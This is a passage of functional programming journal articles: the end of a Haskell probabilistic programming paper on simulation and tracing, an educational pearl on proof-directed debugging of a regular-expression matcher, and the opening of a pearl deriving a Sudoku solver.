In particular, the latter instance definition allows us to simulate transitions in retrospect. In other words, we can define functions to compute full distributions and can later turn them into computations for randomized distributions without changing their definition. For example, the tree growth computation that is given by the function `tree` can be turned into a simulation that runs a randomized tree growth `k` times as follows.

```

simTree :: Int -> Int -> Tree -> RDist Tree
simTree k n = k `~.` tree n

```

Similarly, for the Monty Hall problem we could randomly perform the trial many times instead of deterministically calculating the outcomes.

```

simEval :: Int -> Strategy -> RDist Outcome
simEval k s = mapD result `fmap` (k `~.` game s) start

```

Since in many simulation examples it is required to simulate the `n`-fold repetition of a transition `k` times, we also introduce a combination of the functions `*.` and `~.` that performs both steps.

```

class Sim c where
  (~*.) :: Ord a => (Int,Int) -> (a -> c a) -> RTrans a

instance Sim IO where
  (~*.) (k,n) t = k `~.` n *.` t

instance Sim Dist where
  (~*.) x = (~*.) x . random

```

Note that `*.` is defined to bind stronger than the `~.` function. We can thus implement the tree simulation also directly based on `evolve`.

```
simTree k n = (k,n) `~*.` evolve
```

Again, we do not have to mention random number generation anywhere in the model of the application.

## 5 Tracing

As simulation complexity increases, some computational aspects become difficult. If, for example, we wished to evaluate the growth of the tree at each year for one

hundred years, it would be quite redundant to calculate it first for one year, then separately for two years, and again for three, and so on. Instead, we could calculate the growth for one hundred years and simply keep track of all intermediate results.

To facilitate tracing, we define types and functions to produce traces of probabilistic and randomized computations. For deterministic and probabilistic values we introduce the following types.

```
type Trace a = [a]
type Space a = Trace (Dist a)
type Walk a = a -> Trace a
type Expand a = a -> Space a
```

A walk is a function that produces a trace, that is, a list of values. Continuing the idea of iteration described in the previous section, we define a function to generate walks, which is simply a bounded version of the predefined function `iterate`.

```
walk :: Int -> Change a -> Walk a
walk n f = take n . iterate f
```

Note that the type `Change a` is simply a synonym for `a -> a`, introduced for completeness and symmetry (see `RChange a` in the previous section).

While a walk produces a trace, iteration of a transition yields a list of distributions, which represents the explored probability space. We use the symbol `*..` to represent the trace-producing iteration. The definition is based on the function `>>:`, which prepends the result of a transition to a space, and `singleton`, which maps `x` into `[x]`.

```
(*..) :: Int -> Trans a -> Expand a
0 *.. _ = singleton . certainly
1 *.. t = singleton . t
n *.. t = t >>: (n-1) *.. t

(>>:) :: Trans a -> Expand a -> Expand a
f >>: g = \x -> let ds@(D d:_)=g x in
                  D [(z,p*q) | (y,p) <- d,(z,q)<- unD (f y)]:ds
```

The potential space problem of plain iterations is even worse in trace-producing iterations. Therefore, we also define randomized versions of the types and iterators.

```
type RTrace a = R (Trace a)
type RSpace a = R (Space a)
type RWalk a = a -> RTrace a
type RExpand a = a -> RSpace a
```

The function `rWalk` iterates a random change to create a random walk, which can produce a random trace.

```
rWalk :: Int -> RChange a -> RWalk a
```

The definition is similar to that of `*..`, but not identical, because the result types are structurally different: While `Dist` is nested within `Trace` in the result type of `*..`, `R` is wrapped around `Trace` in the result type of `rWalk`. This structural difference in the result types is also the reason why we cannot overload the notation for these two functions.

Similar to `~.` we can now implement a function `~..` that simulates the repeated application of a randomized change or transition and derives a randomized space, that is, a randomized sequence of distributions that approximate the exact distributions. Since `~..` is overloaded like `~.` for transitions and random changes, it can reside in the same class `Sim`. The function `replicate k` produces a list containing `k` copies of the given argument. In the second instance definition, `mergeTraces` transposes a list of random lists into a randomized list of distributions, which represent an approximation of the explored probabilistic space.

```
class Sim c where
  (~..) :: Ord a => (Int,Int) -> (a -> c a) -> RExpand a

instance Sim IO where
  (~..) (k,n) t = mergeTraces . replicate k . rWalk n t

instance Sim Dist where
  (~..) x = (~..) x . random
```

Note that the first argument of `~..` is a pair of integers representing the number of simulation runs *and* the number of repeated application of the argument function. The latter is required to build the correct number of elements in the trace unlike for `~.` where only the final result matters.

Applied to the tree-growth example we can now define functions for computing an exact and approximated history of the probabilistic tree space as follows.

```
hist :: Int -> Tree -> Space Tree
hist n = n *.. evolve

simHist :: Int -> Int -> Tree -> RSpace Tree
simHist k n = (k,n) ~.. evolve
```

## 6 Conclusion

We have illustrated an approach to express probabilistic programs in Haskell. The described ideas are implemented as a collection of Haskell modules that are combined into a *probabilistic functional programming library*. In addition to the examples described here, the PFP library contains modules defining functions for queueing simulations, bayesian networks, predator/prey simulations, dice rolling, card playing, etc. Moreover, the library provides a visualization module to produce plots and figures that can be rendered by the `R` package (Maindonald & Braun, 2003).

Probabilistic functional programming can be employed as a constructive approach to teach (or study!) statistics, as shown in the first two sections. Moreover, the PFP library provides abstractions that allow the high-level modeling of probabilistic scientific models and their execution or simulation. We have illustrated this aspect here with a toy example, but we have successfully applied the library to investigate a real scientific biological problem (Allen *et al.*, 2005). In particular, the high-level abstractions allowed us to quickly change model aspects, in many cases immediately during discussions with biologists about the model.

## EDUCATIONAL PEARL

### *'Proof-directed debugging' revisited for a first-order version*

KWANGKEUN YI

*School of Computer Science and Engineering, Seoul National University, Seoul, Korea  
(e-mail: kwang@ropas.snu.ac.kr)*

---

#### Abstract

Some 10 years ago, Harper illustrated the powerful method of proof-directed debugging for developing programs with an article in this journal. Unfortunately, his example uses both higher-order functions and continuation-passing style, which is too difficult for students in an introductory programming course. In this pearl, we present a first-order version of Harper's example and demonstrate that it is easy to transform the final version into an efficient state machine. Our new version convinces students that the approach is useful, even essential, in developing both correct and efficient programs.

---

#### 1 Introduction

Harper (Harper, 1999) demonstrated the power of inductive reasoning in developing correct programs. To illustrate the principle, he used the example of regular-expression matching. Unfortunately, his example used functions in higher-order continuation-passing style (CPS), making it inaccessible to beginning students.

If we wish to teach the principles and usefulness of inductive reasoning to a wide audience early in the curriculum, we must develop a simple version of the example. Ideally, the new version should rely only on first-order functions. Even more importantly, we must also address the efficiency of the functions. For beginning students, the gap between Harper's example with higher-order functions and the conventional regular expression matcher based on finite-state machines (Aho *et al.*, 1986) is just too large.

In this education pearl, we show how to overcome both problems. The resulting functions are first-order and the development uses nothing but inductive reasoning. The students in our first-year undergraduate programming course can readily follow the program and its development via proof-directed debugging. Furthermore, we also show how to reformulate the resulting functions as finite-state machines whose time complexity is linear in the input string size. In short, our new version can

convince students that the idea is useful, even essential, in developing both correct and efficient programs.<sup>1</sup>

The rest of the pearl proceeds as follows. Section 2 introduces the necessary background, section 3 the problem statement and a first solution. Following Harper, the correctness proof fails and exposes errors. We fix the errors with a program refinement that repeatedly applies inductive reasoning to the inputs. Finally, section 4 shows that it is straightforward to transform the proven first-order program into a finite-state machine that matches the string input in time linear in the string size.

## 2 Background

Let  $\Sigma$  be an *alphabet*, that is, a finite set of *letters*. We use  $c$  to denote a letter.  $\Sigma^*$  is the set of finite strings over the alphabet  $\Sigma$ . We use  $s$  to denote a string. The null string is written  $\epsilon$ . The set  $\Sigma^*$  is inductively defined as

$$\begin{array}{lcl} s & \rightarrow & \epsilon \\ & | & c \cdot s \quad (c \in \Sigma) \end{array}$$

String concatenation of  $s$  and  $s'$  is written  $s \cdot s'$ . The empty string is the identity element for the concatenation operator, that is,  $\epsilon \cdot s = s = s \cdot \epsilon$ .

A *language*  $\mathcal{L}$  is a subset of  $\Sigma^*$ . The size  $|s|$  of string  $s$  is defined as  $|\epsilon| = 0$  and  $|c \cdot s| = 1 + |s|$ . We use the following operations on languages:

$$\begin{array}{ll} \mathcal{L} \mathcal{L}' &= \{s \cdot s' \mid s \in \mathcal{L}, s' \in \mathcal{L}'\} \\ \mathcal{L}^0 &= \{\epsilon\} \\ \mathcal{L}^{i+1} &= \mathcal{L} \mathcal{L}^i \\ \mathcal{L}^* &= \cup_{i \geq 0} \mathcal{L}^i \end{array}$$

Regular expressions are notation for languages. The set of regular expressions is inductively defined as

$$\begin{array}{lcl} r & \rightarrow & \epsilon \\ & | & c \\ & | & rr \\ & | & r+r \\ & | & r^* \end{array}$$

Each regular expression  $r$  denotes language  $L(r)$  inductively as follows:

$$\begin{array}{ll} L(\epsilon) &= \{\epsilon\} \\ L(c) &= \{c\} \\ L(rr') &= L(r)L(r') \\ L(r+r') &= L(r) \cup L(r') \\ L(r^*) &= L(r)^* \end{array}$$

We use  $L(R)$  also for a set  $R$  of regular expressions to denote  $\cup_{r \in R} L(r)$ .  $L(\emptyset)$  is defined as  $\emptyset$ . The size  $|r|$  of regular expression  $r$  is defined as:  $|\epsilon| = |c| = 1$ ,  $|rr'| = |r+r'| = |r| + |r'| + 1$ , and  $|r^*| = |r| + 1$ .

<sup>1</sup> This pearl is not about teaching the transformation (Wand, 1980) of CPS into accumulator-style programs. Our point is to illustrate how to directly arrive at “conventional” first-order programs by means of only inductive reasoning.

### 3 A regular expression matching algorithm

#### 3.1 Problem and specification

The regular expression matching problem is, for a string  $s \in \Sigma^*$  and a regular expression  $r$ , to determine whether  $s \in L(r)$ .

The inductive specification for “ $r!s$ ”, which is true iff string  $s$  matches regular expression  $r$ , consists of five cases, following the definition of the regular-expression grammar:

$$\epsilon!s = s = \epsilon \quad (1)$$

$$c!s = s = c$$

$$r_1 + r_2!s = r_1!s \vee r_2!s \quad (1)$$

$$r_1r_2!s = \exists s_1 \exists s_2 : s = s_1 \cdot s_2 \wedge r_1!s_1 \wedge r_2!s_2 \quad (2)$$

$$r^*!s = s = \epsilon \vee (\exists s_1 \exists s_2 : s = s_1 \cdot s_2 \wedge r!s_1 \wedge r^*!s_2) \quad (3)$$

The problem is to find  $s$ 's substrings  $s_1$  and  $s_2$  that satisfy the conditions for the last two cases.

#### 3.2 Inductive refinement

Our first step toward the implementation of (2) and (3) uses an inductive analysis of the string argument  $s \rightarrow \epsilon \mid c \cdot s$  (for  $c \in \Sigma$ ):

$$\begin{aligned} r^*!\epsilon &= \text{True} \\ r^*!c \cdot s &= r'r^*!s \quad \text{for some } r' \in r \dagger_c \\ &= \text{False} \vee \bigvee \{r'r^*!s \mid r' \in r \dagger_c\} \\ &\quad \text{where } L(r \dagger_c) = \{s \mid c \cdot s \in L(r)\}. \end{aligned} \quad (4)$$

That is,  $r \dagger_c$  denotes the set of regular expressions for the strings in  $r$  whose leading letter  $c$  has been removed.

Analyzing  $r_1r_2!s$  proceeds along the same lines:

$$r_1r_2!\epsilon = r_1!\epsilon \wedge r_2!\epsilon \quad (5)$$

$$\begin{aligned} r_1r_2!c \cdot s &= r'_1r_2!s \quad \text{for some } r'_1 \in r_1 \dagger_c \\ &= \text{False} \vee \bigvee \{r'_1r_2!s \mid r'_1 \in r_1 \dagger_c\} \end{aligned} \quad (6)$$

The definition of the function  $r \dagger_c$  again follows the definition of the regular-expression grammar:

$$\epsilon \dagger_c = \emptyset$$

$$c' \dagger_c = \emptyset \quad (c \neq c')$$

$$c \dagger_c = \{\epsilon\}$$

$$r_1 + r_2 \dagger_c = r_1 \dagger_c \cup r_2 \dagger_c \quad (7)$$

$$r_1r_2 \dagger_c = \{r'_1r_2 \mid r'_1 \in r_1 \dagger_c\} \quad (8)$$

$$r^* \dagger_c = \{r'r^* \mid r' \in r \dagger_c\} \quad (9)$$

Are the definitions of  $r!s$  and  $r \dagger_c$  correct? The natural way to approach the proofs is to proceed by induction. We first prove and debug the definition of  $r \dagger_c$  and then that of  $r!s$ .

### 3.2.1 Inductive proof for $r \dagger_c$

First, the termination of  $r \dagger_c$  is clear, because arguments to the recursive calls follow a well-founded order: every regular expression argument to recursive callees is smaller than that of the caller. From a finite regular expression there is no infinitely decreasing chain.

Our proof proceeds by induction on the same order, that is on the size  $|r|$  of  $r$ . In proving the correctness of  $r \dagger_c$ , the inductive hypothesis is that  $r' \dagger_c$  is correct for every  $r'$  such that  $|r'| < |r|$ . Our proof goal is to show that our definition of  $r \dagger_c$  satisfy the specification:

$$L(r \dagger_c) = \{s \mid c \cdot s \in L(r)\}.$$

*Base cases:*  $\epsilon \dagger_c$  and  $c' \dagger_c$  when  $c' \neq c$  must be  $\emptyset$  because  $L(\epsilon)$  or  $L(c')$  has no string starting with  $c$ . Case  $c \dagger_c$  must be  $\{\epsilon\}$  because  $L(c) = \{c\}$ .

*Inductive cases:* By  $r_1 + r_2 \dagger_c$ 's definition (Eq. (7)),  $L(r_1 + r_2 \dagger_c)$  is equal to  $L(r_1 \dagger_c) \cup L(r_2 \dagger_c)$ . It follows from the hypothesis (applied to  $r_1$  and  $r_2$ ) that

$$\begin{aligned} L(r_1 \dagger_c) \cup L(r_2 \dagger_c) &= \{s \mid c \cdot s \in L(r_1)\} \cup \{s \mid c \cdot s \in L(r_2)\} \\ &= \{s' \mid c \cdot s' \in L(r_1 + r_2)\}. \end{aligned}$$

Applying the  $r^* \dagger_c$ 's definition (Eq. (9)),  $L(r^* \dagger_c)$  is  $L(r \dagger_c)L(r^*)$ . By inductive hypothesis to  $r$  yields:

$$\begin{aligned} L(r \dagger_c)L(r^*) &= \{s \mid c \cdot s \in L(r)\}L(r^*) \\ &= \{s' \mid c \cdot s' \in L(r)L(r^*)\} \\ &= \{s'' \mid c \cdot s'' \in L(r^*)\}. \end{aligned}$$

What about  $r_1 r_2 \dagger_c$ ? By its definition (Eq. (8)),  $L(r_1 r_2 \dagger_c)$  is  $L(r_1 \dagger_c)L(r_2)$ . By inductive hypothesis applied to  $r_1$ , it is  $\{s \mid c \cdot s \in L(r_1)\}L(r_2)$ . Is this set equal to  $\{s \mid c \cdot s \in L(r_1)L(r_2)\}$  so that we can conclude our proof? Unfortunately it is not; for example, in the case  $L(r_1) = \{\epsilon\}$  and  $c \cdot s \in L(r_2)$ , the latter set is nonempty, while the former set is empty.

What to do? Following Harper (Harper, 1999), we may leave the definition as it is and assume a pre-processed input  $r$ , such that for every  $r_1 r_2$  occurring in  $r$ ,  $\epsilon \notin L(r_1)$ .

Another way to fix the problem is to inductively refine the definition one step further. Because the proof failure naturally suggests the consideration of the cases for  $r_1$ , we refine the definition of  $r_1 r_2 \dagger_c$  by the inductive sub-cases for  $r_1$ :

$$\begin{aligned} cr_2 \dagger_c &= \{r_2\} \\ c'r_2 \dagger_c &= \emptyset \quad (c \neq c') \end{aligned} \tag{10}$$

$$(r_{1_1} r_{1_2})r_2 \dagger_c = r_{1_1}(r_{1_2} r_2) \dagger_c \tag{11}$$

$$(r_{1_1} + r_{1_2})r_2 \dagger_c = r_{1_1}r_2 \dagger_c \cup r_{1_2}r_2 \dagger_c \tag{12}$$

$$r_1^* r_2 \dagger_c = r_2 \dagger_c \cup \{r' r_1^* r_2 \mid r' \in r_1 \dagger_c\} \tag{13}$$

The cases where  $L(r_1)$  can have  $\epsilon$  are handled either by case analysis or by recursive calls.

Now a new problem arises with Eq. (11) because we can no longer induct solely on the size of  $r$ . We have to find a different well-founded order for the recursive calls. Because, for the recursive call  $r_{1_1}(r_{1_2}r_2)\dagger_c$  from  $(r_{1_1}r_{1_2})r_2\dagger_c$ , the regular expression's left-hand side ( $Left(rr') \stackrel{\text{let}}{=} r$ ) is decreasing, the arguments to recursive calls follow the order

$$(r, c) > (r', c) \quad \begin{aligned} \text{iff } & |r| > |r'| && \text{(for Eq. (7),(9),(10),(12),(13))} \\ \text{or } & (|r| = |r'| \wedge |Left(r)| > |Left(r')|) && \text{(for Eq. (11))} \end{aligned}$$

The order is well-founded; there is no infinitely decreasing chain from finite  $(r, c)$ .

Hence, our correctness proof proceeds by induction on the new order: the induction hypothesis in proving  $r\dagger_c$  is that  $r'\dagger_c$  is correct for every  $(r', c) < (r, c)$ . The proof proceeds smoothly, following the same pattern of reasoning as before.

### 3.2.2 Inductive proof for $r!s$

First, the termination of  $r!s$  is clear, because the arguments to recursive calls follow a well-founded order:

$$(r, s) > (r', s') \quad \begin{aligned} \text{iff } & |s| > |s'| && \text{(for Eq. (4),(6))} \\ \text{or } & (|s| = |s'| \wedge |r| > |r'|) && \text{(for Eq. (1),(5))} \end{aligned}$$

There is no infinitely decreasing chain from finite  $(r, s)$ .

Our proof proceeds by induction on this order. In proving  $r!s$ , the induction hypothesis is that  $r'!s'$  is correct for every  $(r', s') < (r, s)$ . Our proof goal is to show two things:

$$r!s = \text{True} \implies s \in L(r) \quad \text{and} \quad r!s = \text{False} \implies s \notin L(r).$$

The base cases are trivial. Consider the inductive cases. If  $r^*!c \cdot s$  returns true,  $\exists r' \in r\dagger_c : r'r^*!s = \text{True}$  (by Eq. (4)). By inductive hypothesis applied to  $(r'r^*, s)$ , the assertion is equal to  $\exists r' \in r\dagger_c : s \in L(r'r^*) = \text{True}$ . Thus,

$$\begin{aligned} c \cdot s &\in c \cdot L(r'r^*) \\ &\in c \cdot L(r')L(r^*) \\ &\subseteq L(r)L(r^*) \quad \text{since } r' \in r\dagger_c \\ &\subseteq L(r^*). \end{aligned}$$

If  $r^*!c \cdot s$  is false, then by its definition (Eq. (4)),  $r\dagger_c = \emptyset$  or  $\forall r' \in r\dagger_c : r'r^*!s = \text{False}$ . If  $r\dagger_c = \emptyset$ , then by its correctness,  $\emptyset = L(r\dagger_c) = \{s \mid c \cdot s \in L(r)\}$ , i.e.,  $c \cdot s \notin L(r)$  hence  $c \cdot s \notin L(r^*)$ . If  $\forall r' \in r\dagger_c : r'r^*!s = \text{False}$ , then by inductive hypothesis applied to  $s$ ,  $\forall r' \in r\dagger_c : s \notin L(r'r^*)$ . This means by the correctness of  $r\dagger_c$  that  $s \notin L(r\dagger_c)L(r^*)$ . Hence  $c \cdot s \notin \{c\}L(r\dagger_c)L(r^*)$ . This means that  $c \cdot s$  has no common prefix with  $L(r)$ 's strings with leading  $c$ . That is,  $c \cdot s \notin L(r)L(r^*)$ . Thus  $c \cdot s \notin L(r^*)$ .

What about  $r_1r_2!c \cdot s$  (Eq. (6))? When it returns true, the proof proceeds by a similar pattern of reasoning without a problem. When it returns false, it means that, by its definition,  $r_1 \dagger_c = \emptyset$  or  $\forall r'_1 \in r_1 \dagger_c : r'_1 r_2 ! s = False$ . Consider the case  $r_1 \dagger_c = \emptyset$ , which means that  $c \cdot s \notin L(r_1)$ . Can we conclude, from this, that  $c \cdot s \notin L(r_1r_2)$ ? No, because if  $\epsilon \in L(r_1)$  and  $c \cdot s \in L(r_2)$ , it is possible that  $c \cdot s \in L(r_1r_2)$ .

We also fix this problem with a refinement of the inductive definition with one more step, instead of transforming the given regular expression into its (equivalent) standard form. We refine the definition of  $r_1r_2!c \cdot s$  by analyzing the five inductive sub-cases for  $r_1$ :

$$\epsilon r_2 ! c \cdot s = r_2 ! c \cdot s \quad (14)$$

$$cr_2 ! c \cdot s = r_2 ! s \quad (15)$$

$$(r_{1_1}r_{1_2})r_2 ! c \cdot s = r_{1_1}(r_{1_2}r_2) ! c \cdot s \quad (16)$$

$$(r_{1_1} + r_{1_2})r_2 ! c \cdot s = r_{1_1}r_2 ! c \cdot s \vee r_{1_2}r_2 ! c \cdot s \quad (17)$$

$$r_1^*r_2 ! c \cdot s = r_2 ! c \cdot s \vee \bigvee \{r'(r_1^*r_2) ! s \mid r' \in r_1 \dagger_c\} \quad (18)$$

The termination is easy to see, because arguments to recursive calls follow the well-founded order :

$$\begin{aligned} (r, s) &> (r', s') \\ \text{iff } & |s| > |s'| && \text{(for Eq. (4),(15),(18))} \\ \text{or } & (|s| = |s'| \wedge |r| > |r'|) && \text{(for Eq. (1),(5),(14),(17),(18))} \\ \text{or } & (|s| = |s'| \wedge |r| = |r'| \wedge |Left(r)| > |Left(r')|) && \text{(for Eq. (16))} \end{aligned}$$

Our correctness proof proceeds by induction on the order. The induction hypothesis in proving  $r ! s$  is that  $r' ! s'$  is correct for every  $(r', s') < (r, s)$ . The induction proof proceeds without a problem, following the same pattern of reasoning as before.

Figure 1 displays the complete and provably correct definition of our pattern matching program.

#### 4 Performance improvement by automaton construction

Note that the worst-case number of recursive calls during  $r ! s$  is exponential. Its recursive calls span a tree, because it sometimes invokes two or more recursive calls. The depth of the call tree is the length of the decreasing chain from the initial input  $(r, s)$ . By the definition of the order  $(r', s') < (r, s)$  of recursive call arguments, the length of the chain is proportional to the sum of  $|s|$  and a quantity proportional to  $|r|$ . Hence the number of recursive calls (i.e., nodes in the call tree) is exponential to this length.

From the proven code, how can we achieve an efficient version like the automaton-based matcher (Aho *et al.*, 1986)? By using the  $r \dagger_c$  function. Given  $r$ , we can easily build a finite state machine that decides on  $s \in r$  in time linear in  $|s|$ . The automaton's states are regular expressions, one expression per state, denoting that the machine at state  $r$  expects strings in  $L(r)$ . The machine's starting state is thus the input regular expression  $r$ , and its accepting states are those regular expressions whose languages contain  $\epsilon$ . From each state  $r$ , we compute  $r \dagger_c$  for each  $c \in \Sigma$  and draw an edge

$$\begin{aligned}
\epsilon!s &= s = \epsilon \\
c!s &= s = c \\
r_1 + r_2!s &= r_1!s \vee r_2!s \\
r^*!\epsilon &= \text{True} \\
r^*!c \cdot s &= \text{False} \vee \bigvee \{r'r^*!s \mid r' \in r\dagger_c\} \\
r_1 r_2! \epsilon &= r_1! \epsilon \wedge r_2! \epsilon \\
\epsilon r_2!c \cdot s &= r_2!c \cdot s \\
cr_2!c \cdot s &= r_2!s \\
(r_{11}r_{12})r_2!c \cdot s &= r_{11}(r_{12}r_2)!c \cdot s \\
(r_{11} + r_{12})r_2!c \cdot s &= r_{11}r_2!c \cdot s \vee r_{12}r_2!c \cdot s \\
r_1^*r_2!c \cdot s &= r_2!c \cdot s \vee \bigvee \{r'(r_1^*r_2)!s \mid r' \in r_1\dagger_c\} \\
\\
\epsilon\dagger_c &= \emptyset \\
c'\dagger_c &= \emptyset \quad (c \neq c') \\
c\dagger_c &= \{\epsilon\} \\
r_1 + r_2\dagger_c &= r_1\dagger_c \cup r_2\dagger_c \\
r^*\dagger_c &= \{r'r^* \mid r' \in r\dagger_c\} \\
cr_2\dagger_c &= \{r_2\} \\
c'r_2\dagger_c &= \emptyset \quad (c \neq c') \\
\epsilon r_2\dagger_c &= r_2\dagger_c \\
(r_{11}r_{12})r_2\dagger_c &= r_{11}(r_{12}r_2)\dagger_c \\
(r_{11} + r_{12})r_2\dagger_c &= r_{11}r_2\dagger_c \cup r_{12}r_2\dagger_c \\
r_1^*r_2\dagger_c &= r_2\dagger_c \cup \{r'r_1^*r_2 \mid r' \in r_1\dagger_c\}
\end{aligned}$$

Fig. 1. Correct implementation of  $r!s$  and  $r\dagger_c$ .

labeled  $c$  to  $r'$  whenever  $r' \in r\dagger_c$ . The rationale behind this edge construction is obvious from the definition of  $r\dagger_c$ : each regular expression in  $r\dagger_c$  expects  $c$ -prefixed strings of  $L(r)$ , but with the  $c$  being removed. We apply this procedure until no longer possible, transitively closing the states and edges. (This construction in a more general setting that covers the intersection and the complement operators is also presented in (Brzozowski, 1964) and later in (Berry & Sethi, 1986) with an efficiency improvement.)

This automaton construction is finite. There are only finitely many states (regular expressions). A formal proof in a more general setting is in (Brzozowski, 1964), yet from our definition it is easy to see this finiteness. By  $r\dagger_c$ 's definition, the generated regular expression is always either  $\epsilon$ , a sub-part of  $r$ , or an expanded one from  $r$ . But, because the expansion occurs only when  $r$  has a leading  $r_1^*$  and the expansion is to prefix the input  $r_1^*r_2$  by  $r' \in r_1\dagger_c$ , the number of the transitive expansions is bounded by the number of nested stars in  $r_1^*$ . The newly expanded one  $r'r_1^*r_2$  cannot keep having a leading  $\bullet^*$  forever, because the prefix  $r'$  is from  $r_1$ , one with the outermost star of  $r_1^*$  removed.

For example, for regular expression  $a^*ab$  with alphabet  $\{a, b\}$ , the following states and edges are constructed (Figure 2):

- $a^*ab$  with  $a$  goes to  $\epsilon a^*ab$  and  $b$ , because

$$a^*ab\dagger_a = ab\dagger_a \cup \{ra^*ab \mid r \in a\dagger_a\} = \{b, \epsilon a^*ab\}.$$



Fig. 2. Non-deterministic automaton constructed from  $a^*ab$  by the daggar ( $r\dagger_c$ ) operator.

- $\epsilon a^*ab$  with  $a$  goes to  $b$  and itself, because

$$\epsilon a^*ab\dagger_a = a^*ab\dagger_a = \{b, \epsilon a^*ab\}.$$

- $b$  with  $b$  goes to  $\epsilon$ , because  $b\dagger_b = \{\epsilon\}$ .

A non-deterministic automaton can always be transformed into a deterministic one by the standard subset construction (Aho *et al.*, 1986).

## 5 Conclusion

Our educational pearl reformulates Harper's example of proof-directed debugging so that it becomes accessible to first-year students:

- We introduce a first-order version of the regular-expression matcher.
- We use inductive reasoning throughout program development: from the sketch of the algorithms to their correct completion. That is, refining the algorithms by repeatedly applying inductive analysis to a function's input structure fixes the errors.
- We are left with a small gap between theory and practice because it is easy to derive an efficient finite-state machine from the proven code. Based on our experience, this close connection to practice helps convince students of the practicality of the approach.

## Acknowledgements

We thank especially Matthias Felleisen and anonymous referees for their very kind and detailed comments on our submission, and also Bob McKay, who gave helpful suggestions on an earlier draft.

# FUNCTIONAL PEARL

## *A program to solve Sudoku*

RICHARD BIRD

*Programming Research Group, Oxford University  
Wolfson Building, Parks Road, Oxford OX1 3QD, UK  
email: bird@comlab.ox.ac.uk*

There's no maths involved. You solve  
the puzzle with reasoning and logic.

*Advice on how to play Sudoku,  
The Independent Newspaper*

### 1 Introduction

The game of Sudoku is played on a 9 by 9 board. Given is a matrix of characters, such as

```
2 . . . . 1 . 3 8
. . . . . . . . 5
. 7 . . . 6 . . .
. . . . . . 1 3
. 9 8 1 . . 2 5 7
3 1 . . . 8 . .
9 . . 8 . . . 2 .
. 5 . . 6 9 7 8 4
4 . . 2 5 . . . .
```

The idea is to fill in the dots with the digits 1 to 9 so that each row, each column and each of the component 3 by 3 boxes contains the digits 1 to 9 exactly once. In general there may be one, none or many solutions, though in a good Sudoku puzzle there is always a unique solution. Our aim in this pearl is to derive a Haskell program to solve Sudoku puzzles. Specifically, we will define a function

*sudoku :: Board → [Board]*

for computing all the ways a given board may be filled. If we want only one solution we can take the head of the list. Lazy evaluation means that only the first result will then be computed.

We do not want our program to depend on the board size, as long as it is of the form  $(N^2 \times N^2)$  for positive  $N$ , nor on the precise characters chosen for the entries. Instead, the program is parameterized by three constants, *boardsize*, *boxsize* and *cellvals*, and one test *blank :: Char → Bool* for determining whether a given entry

is blank. For concreteness, we can take

```
boardsize = 9
boxsize = 3
cellvals = "123456789"
blank = (= '?')
```

Changing cell values, e.g. to “TONYBLAIR” is easy.

## 2 Specification

The first aim is to write down the simplest and clearest specification of Sudoku without regard to how efficient the result might be. Such a specification will help us focus ideas on how a more efficient solution might be obtained, as well as being a starting point for program manipulation.

One possibility is first to construct a list of all correctly completed boards, and then to test the given board against these boards to identify those whose entries match the given ones. Another possibility, and the one we will take, is to start with the given board and to generate all possible completions. Each completed board is then tested to see if it is correct, that is, does not contain duplicate entries in each row, column or box.

A board is a matrix of characters:

```
type Matrix a = [[a]]
type Board = Matrix Char
```

Strictly speaking a given board should first be checked to see that every non-blank entry is an element of *cellvals*. Invalid boards should be rejected. However, for simplicity we will assume that the given board does satisfy the basic requirements.

The function *correct* tests whether a filled board, that is, one containing no blank characters, has different entries in each row, column and box:

```
correct :: Board → Bool
correct b = all nodups (rows b) ∧
            all nodups (cols b) ∧
            all nodups (boxs b)
```

The function *nodups* can be defined by

```
nodups :: Eq a ⇒ [a] → Bool
nodups [] = True
nodups (x : xs) = notElem x xs ∧ nodups xs
```

### 2.1 Rows, columns and boxes

If a matrix is given by a list of its rows, the function *rows* is just the identity function on matrices:

```
rows :: Matrix a → Matrix a
rows = id
```

We have, trivially, that *rows* · *rows* = *id*.

The function *cols* computes the transpose of a matrix. One possible definition is:
